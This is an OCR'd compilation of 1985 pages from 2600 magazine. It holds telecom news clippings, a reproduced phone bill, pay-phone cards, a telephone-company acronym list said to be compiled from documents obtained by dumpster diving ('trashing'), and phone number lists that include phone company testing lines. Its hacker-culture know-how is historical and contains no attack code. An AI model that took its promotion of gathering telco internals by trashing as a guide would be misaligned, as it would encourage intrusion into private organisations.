Meanwhile, NewVector Communications said it is testing credit card cellular mobile phones on the Metro Transit Public Bus System and the Washington State Ferry System in Seattle.

AT&T Offers E-Mail

Communications Week

AT&T Information Systems and AT&T Communications have joined together to offer an electronic mail service which will resemble MCI Mail, but will be priced slightly lower. For instance, the sign-up fee is said to be $12, compared with MCI's $18 charge. Delivery of a 400-character memo would be 40 cents and an electronic letter would be 80 cents. Also, AT&T Mail would feature $1.25 cash-on-delivery option [collect electronic mail?] and an interactive chat mode, priced at 45 cents per minute of connect time. AT&T will reportedly charge a half-cent per day for storage of each message and will charge an extra 40 cents for a letter written while connected to the system.

Dreams of GEnie

Communications Week

General Electric Information Services announced a new database services network for home personal computer users called GEnie, or General Electric Network Information Exchange. It is an addition to GEISCO's traditional corporate customer base. The service will primarily use excess nighttime capacity on GEISCO's packet-switched network.

It will cost only $5 per hour for either 300 or 1200 baud service. This is considerably less than CompuServe and the Source, which charge up to 60 percent more per hour, and carry a surcharge for 1200 baud.

GEnie services include electronic mail, bulletin board, Business Band Real-Time conferencing, a CB-like service adapted for business use and said by the company to be unique to GEnie. GEISCO intends to add online shopping and travel services in 1986 and then additional newsletters and services after that.

Subscribers can sign up using their home computer by calling 8006388369, then entering "H,H,H," then "5" and then "5JM11993,GENIE."

German Phone System Stagnant

Wall Street Journal

How does one begin to come to terms with the West German Post Ministry, which wields a communications monopoly so rigid it once barred the Mickey Mouse telephone?

In this era of telecommunications liberalization around the world, the ministry—which controls virtually all forms of transmitted communication in the country and annually doles out $6 billion in contracts—remains, in the view of many, an ancient anomaly.

Ever since the first Bell telephones arrived in Berlin a century ago under the watchful eye of Postmaster Heinrich von Stephan, the telecommunications industry has been carefully regulated by government. At first, both the phone and the rules were simple. Today, a huge bureaucracy (some 540,000 employees) follows a maze of regulations, some of which date back to the 1920s and 1930s, in dealing with a rapidly changing technology.

[By the way, the Mickey Mouse phones were barred because designer phones were unable to withstand being dropped from a height of one meter, one of the many requirements.]

The 2600 Information Bureau

The "Page 5" feature from 1984 was renamed to "The 2600 Information Bureau" in order to be more clear in what this part of the magazine was all about. As in 1984, various bits of data were printed here, everything from lists of phone numbers and computer addresses to bits of phone bills and lists of acronyms. Two pages were usually devoted to this section. Back then, data of any sort was considered valuable information and the content we printed often resulted in a crisis of some sort for those who were trying to keep it secret. Other times, it served as a public service, such as December's listing of every BBS number we could find. As with other features, "The 2600 Information Bureau" didn't appear in August due to the crisis we were facing with our own BBS being seized by the authorities.

JANUARY 1985

New York Telephone

516 751 2600 783 270-R7S0 DEC 19, 1984 ATTCOM PAGE 1

AT&T Communications

AT&T COMMUNICATIONS DETAILS OF CURRENT CHARGES

ITEMIZED CALLS	- SEE PAGE 2		21.84
TAX: FEDERAL 3%	.66 S/L 7.25%	1.52	2.18
AT&T COMMUNICATIONS CURRENT CHARGES			24.02

BILLING INQUIRIES CALL AT&T COMMUNICATIONS 1-800 222-0300
THIS PORTION OF YOUR BILL IS PROVIDED AS A SERVICE TO AT&T COMMUNICATIONS. THERE IS NO CONNECTION BETWEEN NEW YORK TELEPHONE AND AT&T COMMUNICATIONS. YOU MAY CHOOSE ANOTHER COMPANY FOR YOUR LONG DISTANCE TELEPHONE CALLS WHILE STILL RECEIVING YOUR LOCAL TELEPHONE SERVICE FROM NEW YORK TELEPHONE.

Exhibit A: The Lie.

日本へ
電話をおかけですか？

皆様のお部屋から
かけられます。

AT&T

Exhibit B: We don't know what this means, but it's probably a lie too.

Illinois Bell

Local Calls 25¢
Llamadas Locales

1. 2.

SOS - Emergency dial OPER 0

No Coin needed for charge, SOS and free calls.
This telephone may be used to reach all long distance companies. Obtain dialing instructions from your company.

SOS - Emergencias marque OPER 0

No se necesitan monedas para llamadas con cargo, SOS o gratis. Este teléfono da acceso a todas las compañías de servicio de larga distancia. Obtenga de su compañia de servicio de larga distancia las instrucciones para marcar.

84 UPPER

WE'D LIKE TO THANK EVERYONE WHO'S BEEN SENDING US THESE PAY PHONE CARDS FROM ALL OVER THE COUNTRY. WE HAVE QUITE A COLLECTION NOW. WE DON'T EVEN KNOW HOW THIS GOT STARTED, SINCE WE NEVER ASKED FOR THEM. MAKE SURE YOU GET OPERATOR PERMISSION BEFORE YOU TAKE ONE OF THESE OFF A WORKING PHONE—IN SOME CASES THEY'LL EVEN TELL YOU THE BEST WAY TO DO IT.

SOME GOOD BOARDS:
Private Sector 2013664431
OSUNY 9144287216

Do you recognize Zippy down at the bottom of the page? Well, because of him and his new postal rates (along with our increased printing costs), the price of *2600* is finally going to have to go up! Effective March 1, our annual rates will be $12 for 12 issues. Back issues will remain $1 apiece.





Exhibit C: The Happy Hacker

BITnet Topology - Summer 1984



(Reprinted from Harvard University's *Information Technology Newsletter*, September-October 1984, page 5.)

(Re-reprinted from *Cursor*, October 1984, page 12. Write to: Computation Center, Carnegie Mellon University, Pittsburgh, PA 15213.)

FEBRUARY 1985

ACRONYM LIST

```
                        ------- A --------
ABHC    - Average Busy Hour Calls
ABV     - Attendant Busy Verification
ACD     - Automatic Call Distributing system
ACS     - Advanced Communications System
ACTS    - Automatic Coin Telephone Service
ACU     - Alarm Control Unit
ADCI    - Automatic Display Call Indicator
ADP     - Advanced Data Processing
ADS     - Automatic Voice System
ADX     - Asymmetric Data eXchange
AFADS   - Automatic Force Adjustment Data System
AIC     - Automatic Intercept Center
AIOD    - Automatic Identification Outward Dialing
AIS     - Automatic Intercept System
AMA     - Automatic Message Accounting
AMARC   - Automatic Message Accounting Recording Center
AMPS    - Advanced Mobile Telephone Service
ANC     - All Number Calling
ANF     - Automatic Number Forwarding
ANI     - Automatic Number Identification
AP      - All Points
ARPANET- Advanced Research Projects Agency Network
ARQ     - Automatic Repeat reQuest
ATA     - Automatic Trouble Analysis
ATM     - Automatic Teller Machine
ATR     - Alternate Trunk Routing
ATT   - American Telephone and Telegraph
ATTIS  - American Telephone and Telegraph Information Systems
AUTOVON- AUTOmatic VOice Network
AUTODIN- AUTOmatic DIgital Network
                        ------- B -------
BCP     - Byte Controlled Protocals
BDT     - Billing Data Transmitter
BELCORE- BELL COmmunications REsearch
BHC     - peak Busy Hour Calls
BICS    - Building Industry Consulting Services
BIOC    - Break Into Other Computers
BIS     - Business Information System
BLF     - Busy Line Field
BO      - Busy Override
BOC     - Bell Operating Company
BORSCHT- Battery, Overvoltage, Ringing, Supervision, Coding,
           Hybrid, and Testing (no, I didn't make this one up)
BOS     - Business Office Supervisor
BPOC    - Bell Point Of Contact
BSC     - Binary Sychronous Communication
BSI     - Business Service Instructor
BSP     - Bell System Practices
BTL     - Bell Telephone Laboratories
                        ------- C --------
CAMA    - Centralized Automatic Message Accounting
CBS     - CrossBar Switching
CC      - Country Code (or Calling Card)
CCCF    - Central Cross Connect Field
CCI     - Computer Carrier Interupt
CCIS    - Common Channel Interoffice Signaling
CCITT   - International Telephone and Telegraph Consultive
                Committee (in French)
CCS     - Cents (100) Call Secopds per hour
CCSA    - Common Control Switching Arrangement
CDA     - Call Data Accumulator
CDO     - Community Dial Office
CEVI    - Common Equipment Voltage Indicator
CFF     - Coin First payphone
CICS    - Customer Information Control System
CLR     - Combined Line and Recording
CLRC    - Circuit Layout Record Card
CMD     - Centralized Message Distribution
CMS     - Circuit Maintenance System
CN/A    - Customer Name / Address
CO      - Central Office
COAM    - Company Operated and Maintained network
COER    - Central Office Equipment Report
COMAS   - Central Office Maintenance and Administration System
COS     - Class Of Service
COSMIC  - COmmon System Main InterConnecting frame
COMPS   - COmputer System for Mainframe OperationS
CPE     - Customer Premises Equipment
CRSEG   - Concentrated Range Extention with Gain
CSAC    - Centralized Status, Alarm and Control System
CSDC    - Circuit Switched Digital Capability
CSL     - Coin Supervising Link
CSMA    - Carrier Sense Multiple Access
CSO     - Central Services Organization
CP      - Control Switching Point
CSS     - Customer Switching System
CUG     - Closed User Group
CUVI    - Common Unit Voltage Indicator
                        ------- D --------
DA      - Directory Assistance(/C - computerized, /M - Microfilm)
DACS    - Digital Access Cross Connect System
DAV     - Digital Over Voice
DAVID   - Digital Over VIDeo
DCE     - Data Communications Equipment
DCTS    - Dimension Custom Telephone Service
DDD     - Direct Distance Dialing
DDS     - Dataphone Digital Service
DDX     - Distributed Data eXchange
DIAD    - (magnetic) Drum Information Assembler / Dispatcher
DIAS    - Defense Automatic Integrated System
DID     - Direct Inward Dialing
DIS     - Distributed Information System
DIV     - Data In Voice
DLL     - Dial Long Line equipment
DNHR    - Dynamic Non-Hierarchical Routing
DNR     - Dialed Number Recorder
DNIC    - Data Network Identification Code
DOC     - Dynamic Overload Control
DP      - Dial Pulse
DRE     - Directional Reservation Equipment
DSA     - Dial System Assistance
DSS     - Direct Station Selection(or Digital Switching System)
DTE     - Data Terminating Equipment
DTF     - Dial Tone First payphone
DTG     - Direct Trunk Group
DTMF    - Dual Tone Multi Frequency
DTS     - Domestic Transmision System
DUV     - Data Undr Voice
DV      - Destination Vocoder
DVX     - Digital Voice eXchange
                        ------- E -------
EADASS  - Engineering and Administrative Data AcquiSition System
EAS     - Extended Area Service(or Engineering Admin. System)
EBCDIC  - Extended Binary Coded Decimal Interchange Code
ECASS   - Electronically Controlled Automatic Switching System
ECDO    - Electronic Community Dial Office
ECO     - Electronic Central Office
ECS     - Electronic Communications Systems
EDTCC   - Electronic Data Transmission Central Communications
EFT     - Electronic Funds Transfer
EMN     - End Marked Network
EMS     - Electronic Message System
EO      - End Office
EOTT    - End Office Toll Trunking
ESAC    - Electronic Systems Assistance Center
ESAD    - Equal Access Access Service Date
ESB     - Emergency Service Bureau (911 exchange)
ESS     - Electronic Switching System
ESSEX   - Experimental Solid State EXchange
ETFD    - Electronic Toll Fraud Device
ETS     - Electronic Translation System
EVX     - Electronic Voice eXchange
                        ------- F -------
FACD    - Foriegn Area Customer Dialing
FAN     - Full Access Network
FAT     - Foriegn Area Translation
FDM     - Frequency Division Multiplexing
FFS     - Freeze Frame Systems
FRU     - Field Replacable Units
FSP     - Frequency Shift Pulsing
FTG     - Final Trunk Group
FTS     - Federal Telephone System
FX      - Foriegn eXchange
                        ------- G -------
GTE     - General Telephone Electronics
                        ------- H -------
HACD    - Home Area Customer Dialing
HDLC    - High level Data Link Control
HNPA    - Home Numbering Plan Area
HOBIS   - HOtel Billing Information System
HUTG    - High Usage Trunk Group
                        ------- I -------
IDDD    - International Direct Distance Dialing
IDF     - Intermediate Distributing Frame
IIS     - Integrated Information System
INWATS  - Inward Wide Area Telephone Service
INADS   - INitialization and ADministration System
IOCC    - International Overseas Completion Center
IOD     - Identified Outward Dialing
IP      - Intermediate Point
ISC     - International Switching Center
ISIS    - International Switched Interface System
ITS     - International Telecommunications Union
                        ------- J -------
JIM     - Job Information Memorandum
                        ------- K -------
KDCI    - Key Display Call Indicator
KP      - Key Pulse
KSU     - Key Service Unit
KTS     - Key Telephone System
KTU     - Key Telephone Unit
```

------- L -------

LAMA - Local Automatic Message Accounting(C - Computerized)
LAN - Local Area Network
LCC - Lost Calls Cleared
LCD - Lost Calls Delayed
LCH - Lost Calls Held
LDD - Local Digital Distribution
LDM - Limited Distance Modem
LDS - Long Distance Service
LDX - Long Distance eXtender
LIU - Line Interface Unit
LL - Long Lines
LLN - Line Link Network
LLP - Line Link Pulsing
LMOS - Line Maintenance Operations System
LSS - Loop Switching System

------- M -------

MAAP - Maintenance And Admistration Panel
MCC - Master Control Console
MCI - Microwave Communications Incorperated
MDAS - Magnetic Drum Auxiliary Sender
MDF - Main Distrbuting Frame
MF - Multi-Frequency
MFT - Metallic Facility Frame
MILNET - MILitary NETwork
MTBF - Mean Time Between Failure
MTR - Magnetic Tape Recording
MTSO - Mobile Telephone Switching Office

------- N -------

NBO - Network Build Out
NCA - Network Control Analysis
NOTIS - Network Operator Trouble Information System
NPA - Number Plan Area
NPDA - Network Problem Determination Application
NPDN - Nordic Public Data Network
NSN - No Such Number

------- O -------

OCI - Out of City Indicator
ODD - Operator Distance Dialing
OIS - Office Information System
OIU - Office Interface Unit
ONI - Operator Number Identification
OR - Originating Register
OSI - Open System Interconnection
OSS - Operation Support System
OUTWATS- OUTward Wide Area Telephone Service
OW - Order Wire

------- P -------

PABX - Private Automatic Branch eXchange
PAM - Pulse Amplification Modulation
PATROL - Program for Administrative Traffic Reports On Line
PBX - Private Branch Exchange
PC - Primary Center
PCI - Panel Call Indicator
PCM - Pulse Code Modulation
PLTV - Phone Line TeleVision
POS - Point Of Sale
POTS - Plain Old Telephone Service
PP - Primary Point (or dial Post Pay payphone)
PPCS - Person to Person, Collect, Special
PPM - Pulse Postition Modulation
PPN - Project Programmer Number
PSDS - Public Switched Digital Service
PSW - Public Switching netWork
PTT - european Postal, Telephone, and Telegraph authorities
PVPR - Packet Voice between Packet Radio
PWM - Pulse Width Modulation

------- Q -------

QRSS - Quasi-Random Signal Source

------ R -------

RACEP - Random Access and Correlation for Extended Performance
RASC - Residence Account Service Center
RC - Regional Center
RCC - Radio Common Carrier
RET - Real Enough Time
RJE - Remote JOB Entry
RMATS - Remote Maintenance Admistration and Traffic System
ROTL - Remote Office Test Line
ROTS - Rotary Out Trunks Selectors
RP - Revertive Pulse
RQS - Rate Quote System
RR - Route Relay
RRO - Rate and Route Operator
RSS - Remote Switching System
RSU - Remote Switching Unit
RT - Real Time
RTA - Remote Trunk Arrangement
RTAC - Regional Technical Assistance Center
RU - Receive Unit

------- S -------

SA - Service Assistant
SAC - Special Area Code
SAMA - Step-by-step Automatic Message Accounting
SARTS - Switched Access Remote Test System
SBS - Skyline Business Systems
SC - Sectional Center
SCAN - Switched Circuit Automatic Network
SCC - Switching Control Center (or Specialized Common Carriers or Satellite Communications Controller)
SCOTS - Surveilance and Control Of Transmission Systems
SCPC - Single Channel Per Carrier
SDCU - Satellite Delay Compensation Unit
SDDS - Switched Digital Data Service
SDLC - Sychronous Data Link Control
SDM - Space Division Multiplexing
SDX - Satellite Data eXchange
SF - Single Frequency
SLN - Service Link Network
SNA - Systems Network Architecture
SOTUS - Sequentially Operated Teletypewriter Universial Selector
SPADE - Simple channel Per Carrier Assignment by Demand Equipment
SPC - Stored Program Control
SRCC - Simplex Remote Communications Central
SSB - Single Side Band
SSTDMA - Spacecraft Switched Time Div. Multiple Access(theoretical)
STP - Signal Transfer Point
STS - Space-Time-Space switching architecture
SV - Source Vocoder
SXS - Step-by-Step switching equipment

------- T -------

TAC - Technical Assistance Center
TACACS - TAC Access Control System
TAP - Technological American Party(or Tech. Assist. Program)
TASC - Telecommunications Alarm Surveillance and Control system
TASI - Time Assignment Speech Interpolation
TC - Toll Center (or TeleConferencing)
TCE - Telephone Company Engineered
TCT - Test and Code Treatment frame
TDD - Telecommunications Device for the Deaf
TDM - TanDeM (or Time Division Multiplexing)
TDMA/DA- Time Division Multiple Access / Demand Assignment
TDRS - Traffic Recording System
TEARS - Traffic Engineering for Automatic Route Selection
TELCO - TELephone COmpany
TELSAM - TELephone Service Attitude Measurement
TG - Trunk Guard
TGUE - Trunk Group Usage Equipment
TLN - Trunk Link Network
TLP - Test Level Point
TM - Terminal Management
TMS - Time Multiplexed Switch
TN - TeleNora
TNDS - Total Network Data System
TNOP - Total Network Operations Plan
TOC - Trunk Operating Center
TORC - Traffic Overload Reroute Control
TP - Toll Point
TPU - Trunk Processing Unit
TS - Time Sharing
TSI - Time Slot Interchange
TSPS - Traffic Service Position System
TTY - TeleTYpewriter
TU - Transmit Unit
TUR - Traffic Usage Recorder
TWX - TeletypeWriter network

------- U -------

UNICOM - UNiversal Integrated COMmunications system
USOC - Uniform Service Order Code
USP - Usage Sensitive Pricing
UT - Universal Trunk

------- V -------

VAC - Value Added Carrier
VAN - Value Added Network
VF BSY - VeriFy BuSY
VMS - Voice Message System
VMX - Voice Message eXchange
VSS - Voice Storage Service

------- W -------

WATS - Wide Area Telephone Service
WC - Wire Center
WO - Work Order
WORD - Work Order Record and Details

------- X -------

XBAR - crossBAR switching equipment

------- Y -------

YIPL - Youth International Party Line

==========

List compiled and typed by the Shadow, mostly from Bell and AT&T documents collected while trashing, so climb on in!!
Thanks for help with acquiring these acronyms and abbreviations goes to 2600 magazine, Agent BIOC 003, Agrajag the Prolonged, the Anti-Christ, Arpa.Telcom, AT&T Communications, AT&T Informations Systems, Bell Communications Research, Bell Laboratories, Bruce E. Brilley, Broadway Hacker, C & P Bell, Dimitris N. Chorafas, Colonel Hogan, the Courier, Headrush, ITT, A. E. Joel, the Kid & Co., King Blotto, Lex Luthor, New Jersey Bell, the Monitor, Fred Steinbeck, Mark Tabas, TAP magazine, Toronto Phreak, Wiz Kid and all the members of the Private Sector as well as the underground network of fellow telecommunications hobbiests.

MARCH 1985

Downloaded from Sherwood Forest][. Soon to be a part of the forthcoming 2600 phone book

202-456-1414 WHITE HOUSE
202-545-6706 PENTAGON
202-343-1100 EPA
714-891-1267 DIAL-A-GEEK
714-897-5511 TIMELY
213-571-6523 SATANIC MESSAGES
213-664-7664 DIAL-A-SONG
405-843-7396 SYNTHACER MUSIC
213-888-7636 DIAL-A-POEM
213-765-1000 LIST OF MANY NUMBERS
512-472-4263 WIERD
512-472-9941 "INSERT .25"
203-771-3930 PIONEERS
213-254-4914 DIAL-A-ATHIEST
212-586-0897 DIRTY
213-840-3971 HOROWITZ
217-429-9532 DIAL-A-PROSTITUTE
213-765-2000 JOKES
213-372-6244 JOKES
202-456-1414 WHITE HOUSE
202-965-2900 WATERGATE
011-441-930-4832 QUEEN ELIZABETH
916-445-2864 JERRY BROWN
800-424-9090 RONALD REAGAN'S PRESS
212-799-5017 ABC NEW YORK FEED LINE
800-248-0151 WHITE HOUSE PRESS
415-843-7439 DIAL-AN-EXCUSE
800-882-1061 AT T STOCK PRICES

212-986-1660 STOCK QUOTES
914-997-1277 " "
516-794-1707 " "
201-623-0150 " "
206-641-2381 VOICE OF CHESTER
(TONE IN 111 FOR DIRECTORY)
512-472-9941 SPECIAL RECORDING
512-472-9936 " "
512-472-9833 " "
213-935-1111 WIERD EFFECTS!
512-472-4263 WIERD RECORDING
512-472-2181 " "
512-472-9936 " "
512-472-9941 INSERT 25 CENTS RECORDING
212-976-2727 P.D.A.
619-485-9888 UNKNOWN
619-748-0002 PHONE CO. TESTING LINES
619-748-0003 " " " "
900-410-6272 SPACE SHUTTLE COMM.
800-321-3052 UNKNOWN
800-321-3048 UNKNOWN
800-321-3049 UNKNOWN
800-321-3074 UNKNOWN
800-631-1147 UNKNOWN
213-331-0437 UNKNOWN
800-242-4022 SMOG REPORT LOS ANGELES
800-367-4710 SMOG REPORT SAN BERNDND
800-622-0858 CALIF MED ASSN

800-525-7623 AM EXPRESS CURR EXCH RT
800-424-2424 AM FED OF TEACHERS
800-525-3056 CATTLEMAN NEWS
800-525-3085 CATTLEMAN NEWS
800-424-9864 EDISON ENERGY LINE
800-424-9128 DEPT OF ENERGY NEWSLINE
800-424-9129 IN SPANISH
800-424-8530 HOUSING URBAN DEVLPMT
800-424-8807 TRANSPORTATION NEWSLINE
800-424-0214 OFC OF EDUCATION NEWS
800-424-9090 WHITE HOUSE PRESS OFC
800-368-5634 MCI UPDATE
800-221-4945 WOMEN USA NEWS
800-325-0887 ARTS PROGRAM GUIDE
800-621-8094 AMERICAN MED ASSN
800-368-5744 AFL-CIO NEWS SVC
800-424-8086 NATL EDUCATION ASSN
800-238-5342 NATIONAL COTTON COUNCIL
800-424-9820 CITIZENS CHOICE NEWS
800-424-5040 N.A.M. NEWSLINE
800-252-0112 USC NEWSLINE
800-368-5667 BUSINESS LINE
800-368-5814 NTL ASSN OF REALTORS
800-368-5693 SENATOR HOWARD BAKER
800-368-5833 AM HERITAGE FOUNDATION
800-368-5844 COMM SATELITE CORP
800-368-5500 COIN UPDATE
800-221-0226 NBA HOTLINE

How to Use the Dial Telephone

To call a number in your own office:
Let's say the number is 254.
Remove the receiver.
Listen for the dial tone—a steady humming sound.
Place your finger in the opening over the figure "2."

New York Telephone

Move the dial clockwise until your finger strikes the finger stop.
Remove your finger and allow the dial to turn back. Do not push the dial back.
Dial the figures 5 and 4 in the same way.
When you hear a burr-burr-burr sound, the called telephone is ringing.
If you hear a buzz-buzz-buzz sound, the called telephone is busy. If you hear this "busy" signal hang up the receiver and try the call later.
If you make a mistake in dialing, replace the receiver for a few seconds and begin again.
If you have trouble dialing, replace the receiver for a few seconds, then dial the Operator and she will help you.

DETACH HERE → BEFORE CASHING

TO IMPROVE PUBLIC TELEPHONE SERVICE: **Here are some of the things we're doing to improve Public Telephone Service —**

- Public Telephone repairmen are patrolling the streets constantly to insure quick repairs.
- We've installed new equipment to alert us when a telephone is out of order.
- We've also added equipment to make Public Telephones more resistant to tampering and vandalism.
- You can help too . . . by calling repair service when you see a Public Telephone out of order. We'll fix it fast. And of course, there's no charge for the call.

BE SURE YOU DIAL CORRECTLY . . . IF IN DOUBT LOOK UP THE NUMBER

